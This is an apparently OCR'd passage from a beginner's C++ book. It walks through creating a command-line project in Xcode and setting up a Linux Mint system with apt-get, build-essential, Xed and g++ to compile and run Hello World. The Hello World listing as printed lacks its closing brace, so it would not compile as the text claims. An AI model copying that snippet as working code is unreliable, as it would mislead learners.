
STEP 6 Start by clicking on Create New Xcode Project; this opens a template window from which to choose the platform you're developing code for. Click the macOS tab, then the Command Line Tool option and finally, Next to continue.




STEP 7 Fill in the various fields but ensure that the Language option at the bottom is set to C++. Simply choose it from the drop-down list. When you've filled in the fields, and made sure that C++ is the chosen language, click on the Next button to continue.




STEP 8 The next step asks where to create a Git Repository for all your future code. Choose a location on your Mac, or a network location, and click the Create button. When you've done all that, you can start to code. The left-hand pane details the files used in the C++ program you're coding. Click on the main.cpp file in the list.



STEP 9 You can see that Xcode has automatically completed a basic Hello World program for you. The differences here are that the int main () function now contains multiple functions and the layout is slightly different. This is just Xcode utilising the content that's available to your Mac.



STEP 10 When you want to run the code, click on Product > Run. You may be asked to enable Developer Mode on the Mac; this is to authorise Xcode to perform functions without needing your password every session. When the program executes, the output is displayed at the bottom of the Xcode window.




How to Set Up C++ in Linux

Linux is a great C++ coding environment. Most Linux distros already have the essential components preinstalled, such as a compiler and the text editors are excellent for entering code into, including colour coding; there's also tons of extra software available to help you out.


LINUX++

We're going to be using a fresh installation of Linux Mint for this particular tutorial. More on Linux Mint can be found in the next section of the book.


STEP 1 The first step with ensuring Linux is ready for your C++ code is check the system and software are up to date. Open a Terminal and enter: `sudo apt-get update && sudo apt-get upgrade`. Press Return and enter your password. These commands updates the entire system and any installed software.



STEP 2 Most Linux distros come preinstalled with all the necessary components to start coding in C++. However, it's always worth checking to see if everything is present, so still within the Terminal, enter: `sudo apt-get install build-essential` and press Return. If you have the right components, nothing is installed but if you're missing some then they are installed by the command.




STEP 3 Amazingly, that's it. Everything is all ready for you to start coding. Here's how to get your first C++ program up and running. In Linux Mint the main text editor is Xed can be launched by clicking on the Menu and typing `Xed` into the search bar. Click on the Text Editor button in the right-hand pane to open Xed.




STEP 4 In Xed, or any other text editor you may be using, enter the lines of code that make up your C++ Hello World program. To remind you, its:


```
#include <iostream>
int main()
{
//My first C++ program
std::cout <<  "Hello World!\n";
```




STEP 5 When you've entered your code, click File > Save As and choose a folder where you want to save your program. Name the file as helloworld.cpp, or any other name just as long as it has .cpp as the extension. Click Save to continue.




STEP 6 The first thing you can see is that Xed has automatically recognised this as a C++ file, since the file extension is now set to .cpp. The colour coding is present in the code and if you open up the file manager you can also see that the file's icon has C++ stamped on it.




STEP 7 With your code now saved, drop into the Terminal again. You need to navigate to the location of the C++ file you've just saved. Our example is in the Documents folder, so we can navigate to it by entering: `cd Documents`. Remember, the Linux Terminal is case sensitive, so any capitals must be entered correctly.




STEP 8 Before you can execute the C++ file you need to compile it. In Linux it's common to use g++, an open source C++ compiler and as you're now in the same folder as the C++ file, go to the Terminal, enter: `g++ helloworld.cpp` and press return.



STEP 9 There will be a brief pause as the code is compiled by g++ and providing there are no mistakes or errors in the code you are returned to the command prompt. The compiling of the code has created a new file. If you enter `ls` into the Terminal you can see that alongside your C++ file is a.out.



STEP 10 The a.out file is the compiled C++ code. To run the code enter: `./a.out` and press Return. The words 'Hello World!' appears on the screen. However, a.out isn't very friendly. To name it something else post-compiling, you can recompile with: `g++ helloworld.cpp -o helloworld`. This creates an output file called helloworld which can be run with: `./helloworld`.



Other C++ IDEs to Install


If you want to try a different approach to working with your C++ code, then there are plenty of options available to you. Windows is the most prolific platform for C++ IDEs but there are plenty for Mac and Linux users too.

DEVELOPING C++

Here are ten great C++ IDEs that are worth looking into. You can install one or all of them if you like, but find the one that works best for you.

